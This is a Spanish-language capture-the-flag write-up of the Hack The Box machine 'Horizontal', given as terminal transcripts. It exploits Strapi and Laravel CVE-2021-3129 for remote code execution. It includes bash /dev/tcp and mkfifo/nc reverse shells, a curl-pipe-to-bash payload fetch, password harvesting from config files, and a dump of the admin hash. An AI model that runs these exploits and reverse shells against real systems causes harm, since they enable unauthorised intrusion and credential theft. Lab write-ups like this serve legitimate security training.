
Tenemos una lista de usuarios:



The screenshot shows a web browser window with the address bar displaying `api-prod.horizontal.htb/reviews`. The browser's developer tools are open, showing the JSON response of the request. The JSON is a list of three review objects. The first object has an id of 1, name 'wail', description 'This is good service', and 4 stars. The second object has an id of 2, name 'doe', description 'i'm satisfied with the product', and 5 stars. The third object has an id of 3, name 'john', description 'create service with minimum price i hop i can buy more in the futur', and 5 stars. All objects have timestamps for created_at and updated_at.

```
{
  "0": {
    "id": 1,
    "name": "wail",
    "description": "This is good service",
    "stars": 4,
    "created_at": "2021-05-29T13:23:38.000Z",
    "updated_at": "2021-05-29T13:23:38.000Z"
  },
  "1": {
    "id": 2,
    "name": "doe",
    "description": "i'm satisfied with the product",
    "stars": 5,
    "created_at": "2021-05-29T13:24:17.000Z",
    "updated_at": "2021-05-29T13:24:17.000Z"
  },
  "2": {
    "id": 3,
    "name": "john",
    "description": "create service with minimum price i hop i can buy more in the futur",
    "stars": 5,
    "created_at": "2021-05-29T13:25:26.000Z",
    "updated_at": "2021-05-29T13:25:26.000Z"
  }
}
```

En `/admin` tenemos un Login y vemos que se esta usando **Strapi CMS**:



Explotación

Buscamos exploits para Strapi y como solo hay para una versión, podemos probar:

```
SHELL
searchsploit strapi
-----
Exploit Title                                     | Path
-----
Strapi 3.0.0-beta - Set Password (Unauthenticated) | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticate | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthen | multiple/webapps/50239.py
Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated) (Metas | nodejs/webapps/50716.rb
```

Shellcodes: No Results

SHELL

```
> searchsploit -m multiple/webapps/50239.py
Exploit: Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)
URL: https://www.exploit-db.com/exploits/50239
Path: /usr/share/exploitdb/exploits/multiple/webapps/50239.py
Codes: N/A
Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/juan/Desktop/Maquinas/HTB/Horizontal/exploits/50239.py
```

```
> ls
□ 50239.py
```

Ejecutamos el exploit y funciona, podemos ejecutar código pero a ciegas:

SHELL

```
python3 50239.py http://api-prod.horizontal.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit

[+] Password reset was successfully
[+] Your email is: admin@horizontal.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6ImYyZW5kaXNpbiI6dHJlZSwiaWF0IjoxNzQzMzQ0MTU1LCJleHAiOiJlZ3NDU5MzYxNTV9.ZUIz5bw_IDIjlxL5J0MteEx7UMUrg-nSWYk-UdSTWqk
```

Confirmamos que la ejecución funciona:

```
$> ping 10.10.14.4
[+] Triggering Remote code execution
[*] Remember this is a blind RCE don't expect to see output

> nc -nlvp 4444
^CExiting.
tcpdump -i tun0 icmp -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:20:58.525290 IP 10.10.11.105 > 10.10.14.4: ICMP echo request, id 4164, seq 1, length 64
16:20:58.525337 IP 10.10.14.4 > 10.10.11.105: ICMP echo reply, id 4164, seq 1, length 64
16:20:59.526184 IP 10.10.11.105 > 10.10.14.4: ICMP echo request, id 4164, seq 2, length 64
16:20:59.526218 IP 10.10.14.4 > 10.10.11.105: ICMP echo reply, id 4164, seq 2, length 64
16:21:00.528442 IP 10.10.11.105 > 10.10.14.4: ICMP echo request, id 4164, seq 3, length 64
```

En mi caso, no me dejaba hacerlo `/bin/bash -i >& /dev/tcp/10.10.14.4/4444 0>&1` por lo que me monto un servidor con `pyhton` donde tengo el siguiente archivo.

SHELL

```
/usr/bin/cat bash.sh
/bin/bash -i >& /dev/tcp/10.10.14.4/4444 0>&1
```

Me pongo a la escucha a la par con `netcat` y ejecuto:

SHELL

```
curl http://10.10.14.4/bash.sh | bash
```

```
$> curl http://10.10.14.4/bash.sh | bash
[+] Triggering Remote code execution
[*] Remember this is a blind RCE don't expect to see output
```

```
> nc -nlvp 4444
Connection from 10.10.11.105:46014
bash: cannot set terminal process group (1887):
Inappropriate ioctl for device
bash: no job control in this shell
strapi@horizontal:~/myapi$
```

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.105 - - [30/Mar/2025 16:23:35] "GET /bash.sh HTTP/1.1" 200 -
```

Escalada

Una vez dentro estamos como el usuario `strapi` y tenemos los siguientes usuarios:

SHELL

```
strapi@horizontal:~/myapi$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:hackthebox:/home/developer:/bin/bash
```

Viendo con `ss` tenemos los siguientes puertos corriendo en local:

SHELL

strapi@horizontal:/\$ ss -tuln				
Netid	State	Recv-Q	Send-Q	Local
Address:Port		Peer Address:Port		
tcp	LISTEN	0	128	0.0.0.0:22
0.0.0.0:*				
tcp	LISTEN	0	128	127.0.0.1:1337
0.0.0.0:*				
tcp	LISTEN	0	128	127.0.0.1:8000
0.0.0.0:*				
tcp	LISTEN	0	80	127.0.0.1:3306
0.0.0.0:*				
tcp	LISTEN	0	128	0.0.0.0:80
0.0.0.0:*				
tcp	LISTEN	0	128	:::22


```
[::]:*
```

```
tcp
```

```
LISTEN
```

```
0
```

```
128
```

```
[::]:80
```

Empiezo con **mysql** para ver si puedo sacar la credencial del usuario **developer**, por ello en el directorio *home* de **strapi** que esta en */opt* busco por contraseñas y encuentro una:

```
trapi@horizontal:/opt$ cd strapi/
strapi@horizontal:~$ ls
myapi
strapi@horizontal:~$ cd myapi/
strapi@horizontal:~/myapi$ ls
api build config extensions favicon.ico node_modules package.json package-lock.json public README.md
strapi@horizontal:~/myapi$ cd config/
strapi@horizontal:~/myapi/config$ ls
application.json custom.json environments functions hook.json language.json locales middleware.json
strapi@horizontal:~/myapi/config$ grep -r "pass*" 2> /dev/nul
bash: /dev/nul: Permission denied
strapi@horizontal:~/myapi/config$ grep -r "pass*" 2> /dev/null
environments/production/database.json:  "password": "${process.env.DATABASE_PASSWORD || ""}",
environments/development/database.json:  "password": "#J!:F9Zt2u"
environments/staging/database.json:     "password": "${process.env.DATABASE_PASSWORD || ""}",
```

Pruebo mysql con esa contraseña y usando el usuario **developer** y estoy dentro:

```
strapi@horizontal:~/myapi/config$ mysql -u developer -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Ver bases de datos

```
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema|
```

```
| mysql      |
| performance_schema |
| strapi     |
| sys        |
```

```
+-----+
```

5 rows in set (0.00 sec)

```
mysql> use strapi
```

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

Usar tabla

```
mysql> show tables;
```

```
+-----+
```

```
| Tables_in_strapi |
```

```
+-----+
```

```
| core_store      |
```

```
| reviews         |
```

```
| strapi_administrator |
```

```
| upload_file      |
```

```
| upload_file_morph |
```

```
| users-permissions_permission |
```

```
| users-permissions_role |
```

```
| users-permissions_user |
```

```
+-----+
```

8 rows in set (0.00 sec)

Describir tabla

```
mysql> describe strapi_administrator
```

```
-> ;
```

```
+-----+-----+-----+-----+-----+-----+
```

```
| Field      | Type      | Null | Key | Default | Extra      |
```

```
+-----+-----+-----+-----+-----+-----+
```

```
| id          | int(11)   | NO   | PRI | NULL    | auto_increment |
```

```
| username     | varchar(255) | NO   | MUL | NULL    |                |
```

```
| email        | varchar(255) | NO   |     | NULL    |                |
```

```
| password     | varchar(255) | NO   |     | NULL    |                |
```

```
| resetPasswordToken | varchar(255) | YES  |     | NULL    |                |
```

```
| blocked      | tinyint(1) | YES  |     | NULL    |                |
```

```
+-----+-----+-----+-----+-----+-----+
```

6 rows in set (0.00 sec)

Sacar datos

```
mysql> select username, password from strapi_administrator;
+-----+-----+
| username | password |
+-----+-----+
| admin    | $2a$10$TPkuGtxhj8D3bmLsy.LQ7.RkLRjErh89O/MS1H6pbtX3zM6z8BIsq |
+-----+-----+
1 row in set (0.00 sec)
```

[Note] Aquí intento crackear la contraseña pero la escalada va por otro camino

Viendo el otro puerto vemos que tenemos la página de antes:

```
trapi@horizontal:~/myapi/config$ curl 127.0.0.1:1337
<!doctype html>

<html>
<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
  <title>Welcome to your API</title>
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  <style>
  </style>
</head>
<body lang="en">
  <section>
    <div class="wrapper">
      <h1>Welcome.</h1>
    </div>
  </section>
</body>
</html>
```

En cambio, con el puerto **8000** tenemos la siguiente página con un **Laravel corriendo**

```
curl 127.0.0.1:8000
.....
  <div class="ml-4 text-center text-sm text-gray-500 sm:text-right sm:ml-0">
    Laravel v8 (PHP v7.4.18)
  </div>
</div>
</div>
</div>
</div>
</body>
</html>
```

Por lo que tenemos que hacer Port Forwarding por lo que genero un par de claves para hacerlo por ssh:

```

strapi@horizontal:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/opt/strapi/.ssh/id_rsa): strapi
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in strapi.
Your public key has been saved in strapi.pub.
The key fingerprint is:
SHA256:tuBMOUz4OdpNy6X3hXK46+XNcKDlmQpDRqw6xPL7rMQ strapi@horizontal
The key's randomart image is:
+---[RSA 2048]-----+
|          |
|   ..     |
|   .. o    |
|   . +=    |
|   . o @ S . o |
|   = B @ = = = |
|   E + O = O o |
|   . +   + O * |
|   ooo .=.o o |
+----[SHA256]-----+
strapi@horizontal:~/myapi$

```

```

strapi@horizontal:~$ ls
strapi  strapi.pub

```

Las establezco:

```

strapi@horizontal:~$ mkdir .ssh
strapi@horizontal:~$ mv strapi strapi.pub .ssh/
strapi@horizontal:~/.ssh$ cp strapi.pub authorized_keys

```


Ahora podemos hacer Port Forwarding correctamente:

```

> ssh -i strapi -L 8000:localhost:8000 strapi@horizontal.htb

```

Tenemos esta página por el puerto 8000:



Aplicamos **gobuster**:

```
SHELL

gobuster dir -u http://127.0.0.1:8000 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

=====

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====

[+] Url:          http://127.0.0.1:8000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Timeout:      10s


=====

Starting gobuster in directory enumeration mode

=====

/profiles      (Status: 500) [Size: 616204]
```

Me detecta el directorio *profiles/*:



Buscando encontré que Laravel Debug es vulnerable a RCE por lo que pruebo con este POC de github:

```
SHELL

> git clone https://github.com/nth347/CVE-2021-3129_exploit.git

Cloning into 'CVE-2021-3129_exploit'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 9 (delta 1), reused 3 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (1/1), done.
> cd CVE-2021-3129_exploit
> ls
  exploit.py  README.md
> chmod +x exploit.py
> ./exploit.py http://localhost:8000 Monolog/RCE1 id
/home/juan/Desktop/Maquinas/HTB/Horizontal/exploits/CVE-2021-3129_exploit/./exploit.py:77: SyntaxWarning:
invalid escape sequence '\s'
  result = re.sub("{[\s\S]*}", "", response.text)
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
Cloning into 'phpggc'...
remote: Enumerating objects: 4658, done.
remote: Counting objects: 100% (902/902), done.
remote: Compressing objects: 100% (331/331), done.
remote: Total 4658 (delta 665), reused 586 (delta 567), pack-reused 3756 (from 2)
Receiving objects: 100% (4658/4658), 682.00 KiB | 1.03 MiB/s, done.
Resolving deltas: 100% (2131/2131), done.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)
```

```
[i] Trying to clear logs  
[+] Logs cleared
```

Ejecuto el exploit y estamos dentro como root:

```
> ./exploit.py http://localhost:8000 Monolog/RCE1 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10  
.10.14.4 1234 >/tmp/f'  
/home/juan/Desktop/Maquinas/HTB/Horizontal/exploits/CVE-2021-3129_exploit/./exploit.py:77: SyntaxWarning: i  
nvalid escape sequence '\s'  
    result = re.sub("[\s\S]*", "", response.text)  
[i] Trying to clear logs  
[+] Logs cleared  
[+] PHPGGC found. Generating payload and deploy it to the target  
[+] Successfully converted logs to PHAR  
  
> nc -nlvp 1234  
Connection from 10.10.11.105:52038  
/bin/sh: 0: can't access tty; job control turned off  
# whoami  
root  
# cat /root/root.txt  
42ac07ff9021c49b03a060d1e9ddbc2e  
# |
```